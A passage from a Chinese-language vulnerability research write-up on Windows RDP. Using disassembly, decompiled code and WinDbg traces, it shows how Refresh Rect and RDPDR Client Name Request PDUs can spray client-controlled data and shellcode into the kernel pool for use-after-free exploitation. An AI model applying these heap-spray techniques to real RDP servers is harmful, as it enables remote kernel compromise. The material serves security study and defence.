图 20. 在 windbg 中观察 termdd!IcaChannelInputInternal 对应的 memcpy 操作

有趣的是，memcpy 函数的源地址来自于 RDPWD!WDW_InvalidateRect 栈上的 stRect 结构，并且只有前 3 个 DWORD 会在 RDPWD!WDW_InvalidateRect 中设置，如图 21 所示。栈上的其他内存处于未初始化状态，因此容易导致信息泄露。此外，使用大小为 0x808 的内存空间来存储 12 字节的数据也是非常适用于堆喷射场景。

```
.text:00011682 loc_11682:                              ; CODE XREF: WDW_InvalidateRect(x,x,x)+B2↓j
.text:00011682                 mov     ax, [esi-2]
.text:00011686                 mov     [ebp+left], ax
.text:0001168D                 mov     ax, [esi]                ; ShareClass *__stdcall WDW_InvalidateRect(
.text:00011690                 mov     [ebp+top], ax            _WDW_InvalidateRect@12 proc near        ; (
.text:00011697                 mov     ax, [esi+2]
.text:0001169B                 inc     ax                       stRect          = byte ptr -824h
.text:0001169D                 mov     [ebp+right], ax          left            = word ptr -820h
.text:000116A4                 mov     ax, [esi+4]              top             = word ptr -81Eh
.text:000116A8                 inc     ax                       right           = word ptr -81Ch
.text:000116AA                 push    808h                     bottom          = word ptr -81Ah
.text:000116AF                 mov     [ebp+bottom], ax         loop            = dword ptr -1Ch
.text:000116B6                 lea     eax, [ebp+stRect]        pszDest         = word ptr -18h
.text:000116BC                 push    eax                      var_4           = dword ptr -4
.text:000116BD                 push    0                        arg_0           = dword ptr  8
.text:000116BF                 push    0                        refresh_rect_pdu_stream= dword ptr  0Ch
.text:000116C1                 push    4                        length          = dword ptr  10h
.text:000116C3                 push    dword ptr [ebx+4]
.text:000116C6                 mov     [ebp+stRect], 2
.text:000116CD                 call    _WDICART_IcaChannelInput@24 ; WDICART_IcaChannelInput(x,x,x,x,x,x)
```

(https://p

图 21. RDPWD!WDW_InvalidateRect stRect 结构集

根据这些信息，当 RDP 客户端向服务端发送一个 Refresh Rect PDU，且 numberOfAreas 字段值为 0xFF 时,RDP 服务端就会调用 termdd!IcaChannelInputInternal 0xFF 次。每次 termdd!IcaChannelInputInte 调用都会分配 0x828 大小的内核池内存空间，将客户端可控的 8 字节 TS_RECTANGLE16 拷贝到该内核池中。因此，numberOfAreas 字段值为 0xFF 的 1 个 Refresh Rect PDU 就可以分配 0xFF 个大小为 0x828 字节的内核池。从理论上讲，如果 RDP 客户端发送 0x200 次 Refresh Rect PDU，那么 RDP 服务端就会分配大约 0x20000 个大小为 0x828 的非分页内核池。考虑到 0x828 大小的内核池会按照 0x1000 进行对齐，因此会同时占据非常大范围的内核池，客户端可控的 8 字节数据会被复制到每个 0x1000 内核池中 0x02c 固定偏移处。如图 22 所示，我们可以通过 Refresh Rect PDU 在内核中构建非常稳定的池喷射。

```
kd> s -d 80000000 L?0x10000000 e3ffc300
8656e02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8656f02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8657002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8657202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8657302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8657402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8657802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8658a02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8658b02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8658c02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8658d02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8658e02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8658f02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659102c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659502c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659602c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659702c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659902c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659a02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659b02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659c02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
8659d02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865d402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865d502c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865d602c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865d702c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865d802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865d902c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865da02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865db02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865dc02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865dd02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865de02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865df02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865e002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865e102c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865e202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865e302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
865e402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0102c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0502c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0602c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0702c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0902c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0a02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0b02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0c02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0d02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0e02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c0f02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1102c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1502c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1602c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1702c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1902c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1a02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1b02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1c02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1d02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1e02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c1f02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2102c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2502c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2602c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2702c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2902c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2a02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2b02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
86c2c02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd102c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd502c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd602c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd702c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fd902c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fda02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fdb02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fdc02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fdd02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fde02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fdf02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe102c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe502c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe602c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe702c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fe902c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fea02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89feb02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fec02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fed02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fee02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89fef02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff002c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff102c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff202c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff302c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff402c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff502c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff602c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff702c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff802c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ff902c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ffb02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
89ffc02c  e3ffc300 86c1002c 5c5c5c5c 5c5c5c5c
```

(https://p

图 22. RDPWD!WDW_InvalidateRect 喷射

在某些情况下，当 termdd!_IcaQueueReadChannelRequest 修改某个指针时（图 23 中的 v14 变量），判断条件为 False，此时 ExAllocatePoolWithTag 以及 memcpy 并不会被调用，代码也不会进入 _IcaCopyDataToUserBuffer 分支，这样将导致池无法成功分配。然而，当多次发送 Refresh Rect PDU 时，尽管某些池无法成功分配，我们还是可以成功形成内核池喷射。

此外在某些情况下，当 RDP 服务端使用完有些内核池后，可能会释放掉这些内核池，但内核池的数据并不会被清除，这样我们喷射到内核中的数据依然可以在漏洞利用过程中使用。


```
v14 = (int **)(v10 + 0x08);
if ( (int **)*v14 == v14 )                  // kd>
                                            // eax=00000000 ebx=879b0aa0 ecx=94926758 edx=00000000 esi=88623008 edi=00000000
                                            // eip=90742752 esp=94926720 ebp=94926750 iopl=0         nv up ei ng nz na pe nc
                                            // cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
                                            // termdd!IcaChannelInputInternal+0x16c:
                                            // 90742752 8d83a8000000    lea     eax,[ebx+0A8h]
                                            // kd>
                                            // eax=879b0b48 ebx=879b0aa0 ecx=94926758 edx=00000000 esi=88623008 edi=00000000
                                            // eip=90742758 esp=94926720 ebp=94926750 iopl=0         nv up ei ng nz na pe nc
                                            // cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000286
                                            // termdd!IcaChannelInputInternal+0x172:
                                            // 90742758 3900            cmp     dword ptr [eax],eax  ds:0023:879b0b48=879b0b48
                                            //
                                            // if break, then will allocate pool and memcpy
  break;
v15 = *v14;
v16 = **v14;
*v14 = (int *)v16;
*(_DWORD *)(v16 + 4) = v14;
v17 = (int)(v15 - 22);
v18 = v15[2];
P = (PVOID)v17;
a3 = v18;
_InterlockedExchange((volatile signed __int32 *)(v17 + 56), 0);
IoReleaseCancelSpinLock(Irql);
v19 = *(_DWORD *)(a3 + 4);
if ( v19 >= inputSize_6th_para )            // 808 == 808
{
LABEL_31:
  a3 = inputSize_6th_para;
LABEL_32:
  v21 = _IcaCopyDataToUserBuffer((int)P, InputBuffer, a3);
  v22 = (struct _IRP *)P;
```

(https://p

图 23. termdd!IcaChannelInputInternal 中的 IcaCopyDataToUserBuffer

6.6 0x05 RDPDR Client Name Request PDU

根据MS-RDPEFS文档描述，RDPDR Client Name Request PDU 在 “Remote Desktop Protocol: File System Virtual Channel Extension’’（文件系统虚拟信道扩展）中指定，该扩展运行在名为 RDPDR 的静态虚拟信道（static virtual channel）中。MS-RDPEFS 协议的目的是将访问流从服务端重定向到客户端文件系统。Client Name Request 是客户端发往服务端的第二个 PDU，如图 24 所示。




(https://p

图 24. File System Virtual Channel Extension 协议初始化

客户端使用 Client Name Request PDU 将主机名发送给服务端，如图 25 所示。

2.2.2.4 Client Name Request (DR_CORE_CLIENT_NAME_REQ)

The client announces its machine name.



(https://p

图 25. Client Name Request（DR_CORE_CLIENT_NAME_REQ）

这里头部为 4 字节的 RDPDR_HEADER，Component 字段值为 RDPDR_CTYP_CORE，PacketId 字段值为 PAKID_CORE_CLIENT_NAME。ComputerNameLen（4 字节）是一个 32 位无符号整数，用来指定 ComputerName 字段的字节数。ComputerName 字段（可变）是一个长度可变的 ASCII 或 Unicode 字符数组，具体格式由 UnicodeFlag 字段所决定，这个字符串用来标识客户端的计算机名。

6.7 0x06 如何通过 RDPDR Client Name Request PDU 将数据写入内核

典型的 RDPDR Client Name Request PDU 数据如下图所示。正常情况 Client Name Request PDU 可以被多次发送，对于每个请求，RDP 服务端会分配一个内核池来存储这些信息，最重要的是：RDP 客户端可以完全控制 PDU 的内容和长度。这也是将数据写入内核内存的一个绝佳切入点。典型的 RDPDR Client Name Request PDU 如图 26 所示。

4.5 Client Name Request

```
46 bytes, client to server
00000000 72 44 4e 43 01 00 00 00 00 00 00 00 1e 00 00 00
00000010 54 00 53 00 44 00 45 00 56 00 2d 00 53 00 45 00
00000020 4c 00 46 00 48 00 4f 00 53 00 54 00 00 00
72 44                Header->RDPDR_CTYP_CORE = 0x4472
4e 43                Header->PAKID_CORE_CLIENT_NAME = 0x434e
01 00 00 00          UnicodeFlag = 0x00000001
00 00 00 00          CodePage = 0x00000000
1e 00 00 00 ComputerNameLen = 0x0000001e (30)
54 00 53 00          ComputerName
44 00 45 00          ComputerName (continued)
56 00 2d 00          ComputerName (continued)
53 00 45 00          ComputerName (continued)
4c 00 46 00          ComputerName (continued)
48 00 4f 00          ComputerName (continued)
53 00 54 00          ComputerName (continued)
00 00          ComputerName (continued)
```

(https://p

图 26. Client Name Request 内存布局

当 RDP 服务端收到一个 RDPDR Client Name Request PDU 时，就会调用 `termdd.sys` 内核模块中的 `IcaChannelInputInternal` 函数来调度（dispatch）信道数据，然后调用 RDPDR 模块来解析 Client Name Request PDU 的数据部分。这里的 `IcaChannelInputInternal` 函数在处理 Client Name Request PDU 的代码逻辑上与对 Refresh Rect PDU 的处理逻辑相同。该函数会调用 `ExAllocatePoolWithTag`（使用 `TSic` 标签）来分配内核内存，然后使用 `memcpy` 将 Client Name Request 数据拷贝到新分配的内核内存中，如图 27 所示。

```
kd> r
eax=88a7f028 ebx=865b4548 ecx=0001d0a8 edx=000004ca esi=000000a8 edi=88a7f008
eip=913ee981 esp=8dbad904 ebp=8dbad940 iopl=0         nv up ei ng nz na po nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000282
termdd!IcaChannelInputInternal+0x39b:
913ee981 e824550000      call    termdd!memcpy (913f3eaa)
kd> dc esp l3
8dbad904  88a7f028 8855ab5a 000000a8           (...Z.U.....
kd> db 8855ab43
8855ab43  03 00 00 bf 02 f0 80 64-00 07 03 ec 70 80 b0 a8  .......d....p...
8855ab53  00 00 00 03 00 00 00 72-44 4e 43 01 00 00 00 00  .......rDNC.....
8855ab63  00 00 00 00 00 00 00 8b-51 28 81 c2 34 04 00 00  ........Q(..4...
8855ab73  ff e2 44 44 44 44 44 00-00 00 00 44 44 44 44 44  ..DDDDD....DDDDD
8855ab83  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855ab93  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855aba3  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
8855abb3  44 44 44 44 44 44 44 00-00 00 00 44 44 44 44 44  DDDDDDD....DDDDD
kd> kb
 # ChildEBP RetAddr  Args to Child
00 8dbad940 913ef458 8889b500 00000005 00000000 termdd!IcaChannelInputInternal+0x39b
01 8dbad968 9ad483f3 8898c674 00000005 00000000 termdd!IcaChannelInput+0x3c
02 8dbad988 9ad4b879 8898c674 00000005 00000000 RDPWD!WDICART_IcaChannelInputEx+0x1d
03 8dbae020 9ad45e42 96321008 8855ab52 000000b0 RDPWD!WDW_OnDataReceived+0x240
04 8dbae04c 9ad45bfd 96321910 9562851c 00000000 RDPWD!SM_MCSSendDataCallback+0x19a
05 8dbae0a4 9ad45a64 000000b8 8dbae0dc 8855ab43 RDPWD!HandleAllSendDataPDUs+0x115
06 8dbae0c0 9ad66c78 000000b8 8dbae0dc 8898c670 RDPWD!RecognizeMCSFrame+0x32
07 8dbae0ec 9ad4886f 96321008 8855ac02 00000000 RDPWD!MCSIcaRawInputWorker+0x3b4
08 8dbae100 913f295a 96321008 00000000 8855aa84 RDPWD!WDLIB_MCSIcaRawInput+0x13
09 8dbae124 9ad394b5 8656a28c 00000000 8855aa84 termdd!IcaRawInput+0x5a
0a 8dbae13c 9ad38f06 8855aa84 0000017e 8656a288 tssecsrv!CRawInputDM::PassDataToServer+0x2b
0b 8dbae184 9ad38a16 8dbae194 8656a278 9ad3c118 tssecsrv!CFilter::FilterIncomingData+0x98
0c 8dbae1b0 913f295a 886a8570 00000000 8855aa84 tssecsrv!ScrRawInput+0x60
0d 8dbae1d4 9ad2e6a9 864b8a2c 00000000 8855aa84 termdd!IcaRawInput+0x5a
0e 8dbaea10 913f1671 8855a938 00000008 88abc980 tdtcp!TdInputThread+0x34d
0f 8dbaea2c 913f1780 88622a00 00380173 889c7420 termdd!_IcaDriverThread+0x53
10 8dbaea54 913f222f 88abc980 889c73b0 8889b530 termdd!_IcaStartInputThread+0x6c
11 8dbaea94 913eff9f 8889b530 889c73b0 889c7420 termdd!IcaDeviceControlStack+0x629
12 8dbaeac4 913f0173 889c73b0 889c7420 88896980 termdd!IcaDeviceControl+0x59
13 8dbaeadc 83e4c129 875bbd08 889c73b0 889c73b0 termdd!IcaDispatch+0x13f
14 8dbaeaf4 8404478f 00000000 889c73b0 889c7420 nt!IofCallDriver+0x63
15 8dbaeb14 84047ade 875bbd08 88896980 00000000 nt!IopSynchronousServiceTail+0x1f8
16 8dbaebd0 8408ea62 000007c8 889c73b0 00000000 nt!IopXxxControlFile+0x810
17 8dbaec04 83e52d76 000007c8 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
18 8dbaec04 77b76bf4 000007c8 00000000 00000000 nt!KiSystemServicePostCall
19 0155fa70 77b753cc 70431948 000007c8 00000000 ntdll!KiFastSystemCallRet
1a 0155fa74 70431948 000007c8 00000000 00000000 ntdll!ZwDeviceIoControlFile+0xc
1b 0155fab0 704325f1 000007c8 00380173 002fe690 ICAAPI!IcaIoControl+0x29
1c 0155fae0 7747ef1c 80000000 0155fb2c 77b93648 ICAAPI!IcaInputThreadUserMode+0x37
1d 0155faec 77b93648 002fe688 769458b9 00000000 kernel32!BaseThreadInitThunk+0xe
1e 0155fb2c 77b9361b 704325ba 002fe688 00000000 ntdll!__RtlUserThreadStart+0x70
1f 0155fb44 00000000 704325ba 002fe688 00000000 ntdll!_RtlUserThreadStart+0x1b
kd> !pool 88a7f028
Pool page 88a7f028 region is Nonpaged pool
*88a7f000 size:   d0 previous size:    0  (Allocated) *TSic
        Pooltag TSic : Terminal Services - ICA_POOL_TAG, Binary : termdd.sys
```

(https://p

图 27. Client Name Request

到目前为止，我们已经知道服务端拷贝的数据内容及长度可以被 RDP 客户端可以控制，并且 Client Name Request PDU 也可以多次发送。正是因为这种灵活性及友好性，我们可以使用 Client Name Request PDU 来构造针对已释放内核池的 UAF（释放后重用）漏洞利用场景，也可以用来将 shellcode 写入内核池，甚至可以用来将客户端可控的数据连续喷射到内核内存中。

如图 28 所示，我们成功实现了稳定的池分配，通过 RDPDR Client Name Request PDU 将客户端可控的数据写入内核池中。

```
kd> s -d 80000000 L?0x10000000 86c10030
#total number 255 when sending 0x100 times
864a2094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864a271c  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864a2cdc  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864c8094  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
864c821c  86c10030 44444444 44444444 44444444  0...DDDDDDDDDDDD
